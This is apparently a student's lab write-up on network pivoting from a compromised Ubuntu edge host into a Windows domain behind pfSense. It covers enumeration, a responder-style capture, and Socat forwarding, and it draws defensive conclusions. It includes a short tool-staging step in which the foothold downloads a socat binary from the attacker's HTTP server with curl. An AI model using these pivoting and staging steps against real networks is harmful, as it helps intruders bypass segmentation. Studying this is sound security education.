At a glance
- Authorised scope
- Individual first-year project in a VMware lab that I built with Kali Linux, an assumed-compromised Ubuntu edge host, pfSense and an isolated Windows domain.
- My contribution
- I designed the segmented topology, established the firewall policy, enumerated the internal network from the foothold, and compared direct forwarding, SOCKS proxying and routed tunnelling.
- Technical focus
- Socat forwarding
- Chisel SOCKS proxying
- Proxychains and FoxyProxy
- sshuttle routing
- Internal enumeration
- Segmentation controls
- Demonstrated outcome
- All three forwarding models exposed different parts of the protected network. The tests also separated successful network reachability from failed application-layer authentication and tooling.
Project overview
This was my first-year CMP110 project on network pivoting. I built a segmented VMware environment containing a Kali Linux system on an external network, an Ubuntu server exposed through pfSense, and a protected Windows network containing a domain controller and domain workstation.
The starting assumption was that the Ubuntu system had already been compromised. The project did not depend on demonstrating a separate exploit against the edge server. Instead, I concentrated on what happened after initial access: which internal systems the foothold could see, which services remained unreachable from the external host, and how different forwarding methods changed that access.
I compared three practical models:
- a direct TCP forward for one known service;
- SOCKS proxying through Chisel for several compatible applications;
- routed subnet access through sshuttle.
The project also included internal discovery from the foothold, transfer of portable tools, identification of the Windows domain-controller service profile, controlled testing of legacy name-resolution exposure, browser access to the firewall management interface, Windows remote-management traffic through a SOCKS proxy, and an RDP session through the routed tunnel.
The tools produced different results because they solved different networking problems. Socat created a clear one-service relay but required another mapping for every destination. Chisel allowed several proxy-aware tools to share one channel, including Proxychains and FoxyProxy. Sshuttle was the most transparent for normal applications because it installed a route for the protected subnet rather than requiring each client to understand SOCKS.
Not every test succeeded. A reverse Socat arrangement timed out, and one hash-based Windows authentication attempt failed even though the forwarded service was reachable. I kept both results because they separated a working network path from a failed application or tool configuration.
The main finding was that the Ubuntu server did not need to hold sensitive information to be valuable. Its position was enough. Once it became a foothold, every connection it was allowed to make became part of the external attack surface.
The defensive conclusion was therefore broader than blocking one tunnelling utility. Public-facing systems should sit in a restricted segment, have narrowly defined internal and outbound access, and be monitored for unexpected listeners, long-lived outbound channels, internal scanning and access to management protocols.
Project context
I built this CMP110 project in 2021 to investigate network pivoting rather than treat it as a single tool or command. The lab placed an Ubuntu server at the edge of a virtual network and kept a Windows workstation and Active Directory domain controller behind a pfSense firewall. A Kali Linux machine sat on a separate external network.
The Windows systems could communicate inside their own subnet but could not connect directly to the Kali machine. Incoming traffic was directed towards the Ubuntu server, which represented a public-facing service that had already been compromised. The research question was straightforward: once an attacker controls that edge host, how much of the supposedly internal network becomes reachable, and how do different forwarding methods change that access?
Most of the work was in building the environment, comparing the routing models, and troubleshooting the paths. The project covered:
- a Windows Server 2012 R2 domain controller with DNS, Active Directory Domain Services, remote administration, and an SMB share
- a Windows 10 domain workstation
- an Ubuntu 18.04 server representing the exposed host
- a pfSense firewall joining isolated VMware networks
- a Kali Linux system representing the external testing position
- explicit firewall rules preventing the internal Windows systems from reaching the external network directly
All testing was conducted against this local environment.
I completed the project in 2021, so its tools, operating systems and terminology reflect that stage of my degree. This case study is organised around the network behaviour and includes the commands and configuration detail that explain why each pivot worked or failed.
The project had four practical questions:
- What information is available from a compromised edge host before importing another tool?
- Which internal services become visible from that host?
- How do direct forwarding, SOCKS proxying and routed tunnelling differ in practice?
- Which network and host controls would make the same activity harder to perform and easier to detect?
The environment was deliberately permissive enough to test both inbound and outbound tunnel arrangements. That does not mean the configuration represented a sensible production design. The point was to make the assumptions visible and compare what changed when the tunnel direction or traffic model changed.
Scope and method
The project covered the network path from the external Kali system, through the exposed Ubuntu host, into the Windows subnet. It did not attempt to reproduce an internet-facing compromise, persist on the Windows systems, or assess every Active Directory weakness.
I treated successful access, partial access and failed access separately:
| Result type | Meaning in the project |
|---|---|
| Directly unreachable | Kali had no ordinary route to the Windows subnet |
| Reachable from Ubuntu | The foothold could communicate with the internal service |
| Reachable through a forward | One selected external connection was relayed to one internal service |
| Reachable through SOCKS | A proxy-compatible application could create connections through the tunnel |
| Reachable through a routed tunnel | Applications could address the protected subnet without individual proxy settings |
| Tunnel established but application failed | The path worked, but the client protocol or authentication did not |
| Tunnel attempt failed | The proposed channel did not work in the tested configuration |
That distinction kept the conclusions tied to the observed results. I did not describe a connection timeout as a stealth technique or treat an authentication failure as proof that the network forwarding had failed.
The retired address plan made the trust boundaries explicit:
| System | Lab address and network | Role |
|---|---|---|
| Windows Server 2012 R2 | 192.168.2.128/24 |
Domain controller, DNS, SMB, RDP, and Windows remote management |
| Windows 10 workstation | 192.168.2.129/24 |
Domain client |
| Ubuntu 18.04 server | 192.168.2.2/24 |
Exposed SSH host and pivot |
| pfSense LAN | 192.168.2.254/24 |
Internal gateway |
| Kali test host | 203.22.0.134 on the external VMnet |
External assessment position |
The domain was named Nekrotic.com in the coursework. The credentials in the build notes were disposable lab values and are not reproduced here.
A simplified view of the lab was:
External VMnet
Kali Linux
203.22.0.134
      |
      v
pfSense WAN
203.22.0.133
      |
      | broad teaching NAT towards Ubuntu
      v
Internal VMnet: 192.168.2.0/24
      |
      +-- Ubuntu edge host: 192.168.2.2
      |
      +-- Windows domain controller: 192.168.2.128
      |
      +-- Windows domain workstation: 192.168.2.129
      |
      +-- pfSense LAN: 192.168.2.254
The important boundary was not simply WAN against LAN. The Ubuntu server was inside the same internal subnet as the domain systems while also being the externally reachable host. Once it was controlled, the firewall no longer sat between the source of the new traffic and the Windows systems.
That design let me demonstrate a basic security problem clearly:
external host cannot reach domain controller
        |
        v
external host reaches Ubuntu
        |
        v
Ubuntu can reach domain controller
        |
        v
Ubuntu becomes the path around the original restriction
Building the topology
The domain controller and workstation shared an isolated VMware network. I configured the domain, created a test user, joined the workstation, and used the domain controller as the workstation’s DNS server. Remote Desktop and Windows remote-management services provided internal services whose reachability could be tested through the edge host.
The domain controller also hosted an SMB share, giving the lab an internal file service as well as authentication and administration protocols. The workstation used the controller for DNS and authenticated with the domain test user, so the internal network behaved as a small Windows environment rather than a set of unrelated hosts.

The domain controller exposed services that made the forwarding comparison useful. DNS, Kerberos, SMB, LDAP, Remote Desktop and Windows remote management each placed different requirements on the tunnel.
A single port relay could expose one management service. A SOCKS proxy could carry several separate TCP clients. Routed access could support applications that expected ordinary destination addressing. Broadcast and local name-resolution behaviour still depended on where the listener ran, so the routed tunnel did not make Kali a full layer-two member of the Windows LAN.
The Ubuntu server was placed on the same protected side of pfSense but exposed through the firewall. SSH provided a stable way to model an established foothold without making the project depend on a separate initial-access exploit. On the other side, the Kali system could reach the exposed server but had no route to the internal Windows subnet.

pfSense had one interface on the internal VMnet and one on the external VMnet. The coursework deliberately created an unsafe edge policy: broad TCP forwarding directed external connections to Ubuntu, the Windows hosts were denied direct WAN access, and Ubuntu was permitted to initiate outbound connections. That combination made both forward listeners and reverse tunnels testable while preserving the central constraint that Kali could not route directly to the Windows subnet.

The firewall policy deliberately created two pivoting opportunities:
- Inbound opportunity: broad forwarding made listeners on Ubuntu reachable from the external network.
- Outbound opportunity: Ubuntu could initiate a reverse connection towards Kali even though the Windows systems could not.
Those opportunities explain why direction matters. A forward listener depends on the external host reaching a port on the foothold. A reverse proxy can work through stricter inbound filtering if the compromised server is allowed to create the outbound control channel.
The Windows deny rules did not protect the domain controller from Ubuntu. They only stopped the Windows hosts from reaching the WAN directly. The edge server still had broad east-west access inside the LAN, which is the relationship the pivoting tools used.
This topology separated two questions that are often blurred together:
- Can the external system reach the internal destination at the IP layer?
- Can a particular application carry its traffic through the compromised host?
A browser may only need an HTTP proxy. A scanner needs a method that supports many outbound connections. Remote administration clients need their own TCP flows. A routed tunnel changes the local routing table so that several tools can use the path without individual proxy support.
The firewall build also produced an early networking lesson. VMware reserved the first usable address on its virtual network for a host interface. Assigning the same address to pfSense caused competing ARP replies and intermittent loss of the default gateway after reboots. Moving the firewall away from that reserved address removed the collision. It was a configuration problem that initially looked like unreliable routing, and packet-level reasoning was what explained it.
The sequence was repeatable. After DHCP had initially populated a guest’s ARP cache with the firewall MAC, communication worked. Following a reboot, both the VMware host adapter and pfSense answered for the same gateway address; the VMware interface responded first and traffic intended for pfSense followed the wrong MAC. Moving the LAN gateway to .254 removed the duplicate ownership rather than masking the symptom with static ARP entries.
This was one of the most useful failures in the build. At first, the result looked like pfSense was losing its configuration after a reboot. The actual problem was lower down:
guest expects gateway at 192.168.2.1
        |
        v
guest broadcasts ARP request
        |
        +-- VMware host adapter replies
        |
        +-- pfSense replies
        |
        v
guest caches the faster response
        |
        v
traffic follows the wrong MAC address
The fix was to remove the address collision. It was not a routing-table change, a firewall exception or a static neighbour entry. That experience became useful later because tunnel troubleshooting also depends on identifying the layer that is failing before changing unrelated controls.
Assessment method
I compared each forwarding method against the same practical criteria:
| Criterion | Question |
|---|---|
| Required access | Did the foothold need SSH, a transferred binary, an inbound port or only outbound access? |
| Traffic model | Was it one TCP connection, an application proxy or a routed subnet? |
| Client compatibility | Did the application understand SOCKS, require a wrapper or work normally? |
| Destination coverage | Could the channel reach one service, several hosts or the whole selected subnet? |
| Firewall dependency | Did it rely on inbound reachability or an outbound control connection? |
| Host artefacts | Was a binary transferred, a new listener created or a long-running process started? |
| Network artefacts | Did one edge host begin scanning or connecting to management services? |
| Failure isolation | Could I distinguish tunnel failure from DNS, protocol or authentication failure? |
I started with the information already present on the Ubuntu system. That avoided importing a scanner before I understood the interface, subnet, default route and neighbouring hosts.
The sequence was:
inspect interfaces
  -> inspect route table
  -> inspect ARP or neighbour data
  -> identify the local subnet
  -> compare local visibility with Kali
  -> introduce a portable scanner
  -> identify useful internal services
  -> choose a forwarding model based on the client
This was more useful than selecting a tool first. The destination and application decided which kind of path was required.
Establishing what the foothold could see
Before introducing forwarding tools, I used the information already available on the Ubuntu host to establish its network position: interface addresses, routes, neighbouring systems, and the default gateway. I then used a portable scanner in the lab to compare that local view with what the external Kali system could see.

The interface and route data established that Ubuntu belonged to 192.168.2.0/24 and used pfSense at .254. The neighbour table already contained the two Windows addresses. That meant the foothold had enough information to begin targeted checks even before a complete subnet scan.
The first scan differentiated the hosts. The domain controller exposed the mixture of directory, authentication, file-sharing and management ports expected from a Windows domain service. The workstation was present but its scanned ports were filtered under the tested conditions.
A wider port range then identified RDP and Windows remote management in addition to the core domain services. Those results guided the later forwarding tests: Windows remote management was used for the direct and SOCKS paths, while RDP demonstrated routed access.
The internal scan exposed the expected characteristics of a Windows domain environment. Ports associated with DNS (53), Kerberos (88 and 464), NetBIOS/SMB (139 and 445), LDAPS (636), Remote Desktop, and Windows remote management were visible from Ubuntu. The same services were not directly reachable from Kali.
The project also examined how legacy name-resolution traffic and authentication attempts can disclose domain context from inside a network. In the controlled LAN, a responder-style listener received challenge-response authentication material when a client attempted to resolve or access a name that did not exist. That result was used to demonstrate the risk of local name-resolution poisoning, not to publish captured values or a credential-recovery workflow.

The important point was the network position. The same listener running on Kali would not automatically receive local broadcast or multicast traffic from the protected LAN. Running it on Ubuntu placed it inside the Windows broadcast domain.
That result showed another limitation of treating all tunnels as equivalent. A TCP proxy can carry a connection to a known address. It does not necessarily reproduce local broadcast behaviour on the assessment host. Sometimes the relevant tool has to run on the foothold because the event only exists on that segment.
From a defensive view, the useful sequence is:
legacy name-resolution request
  -> unexpected local response
  -> challenge-response authentication attempt
  -> new process or listener on the edge server
Disabling unused legacy resolution, restricting NTLM use, using SMB signing where applicable and monitoring unusual responders would address the condition more directly than trying to identify one tool name.
The purpose was not simply to collect open ports. It was to identify which services required direct TCP reachability, which could be used through an application proxy, and which parts of the environment remained hidden until the external system gained a route through the Ubuntu host.
The experiment also demonstrated the difference between transferring a tool to the foothold and keeping tools on the assessment machine. A portable scanner had to be copied to Ubuntu and executed there. SOCKS and routed tunnelling let compatible tools remain on Kali while their connections originated through the established channel. That affects deployment effort, host artefacts, tool compatibility, and the telemetry available to defenders.
Comparing forwarding methods
The comparison was not about finding one universally best tool. Each method changed how the external application reached the internal destination.
Direct forward
external client -> Ubuntu listening port -> one internal service

SOCKS proxy
proxy-aware client -> SOCKS endpoint -> Ubuntu -> selected internal destination

Routed tunnel
ordinary client -> local route -> SSH channel -> Ubuntu -> protected subnet
The direction of the control connection also mattered:
Forward channel
Kali initiates -> Ubuntu listener

Reverse channel
Ubuntu initiates -> Kali listener
The first depends on inbound firewall access. The second depends on outbound access from the compromised host.
Single-service port forwarding
Socat was used to study direct forwarding between one externally reachable port and one internal service. This was the simplest model: traffic arriving at the exposed host was relayed to a chosen destination behind the firewall.

I served the portable binary from Kali and retrieved it from the Ubuntu foothold:
# Kali
python3 -m http.server 8000

# Ubuntu
cd /tmp
curl http://203.22.0.134:8000/socat -o ./socat
chmod +x ./socat
The successful path was conceptually simple:
Kali client
  -> externally reachable port on Ubuntu
      -> Socat process
          -> Windows management service on the domain controller
That made Socat useful for proving that a specific internal TCP service could be reached through the foothold. It was also easy to reason about with packet capture because there were two separate connections: one from Kali to Ubuntu and another from Ubuntu to the domain controller.
The cost was configuration. A different destination address or port required another mapping. The external side also needed to reach the listener on Ubuntu, so the method depended heavily on the deliberately broad inbound policy in this lab.
It worked for demonstrating access to a specific TCP service and made the packet path easy to understand. Its limitation was equally clear. Each new destination or service needed another forwarding rule and another listening port. It also depended on inbound reachability through the firewall, so it became less useful as the ingress policy became stricter.
The listener also created an obvious network and host artefact: a new process bound to a port on the edge server and relayed connections to an internal management service. A defender could compare that listener, its parent process, and its internal destination against the server’s expected service baseline.
I also tested a reverse form intended to have the internal host initiate the connection back to the external side. That attempt timed out in the lab and was not presented as successful. The failure separated the forwarding concept from the exact assumptions made by one implementation.
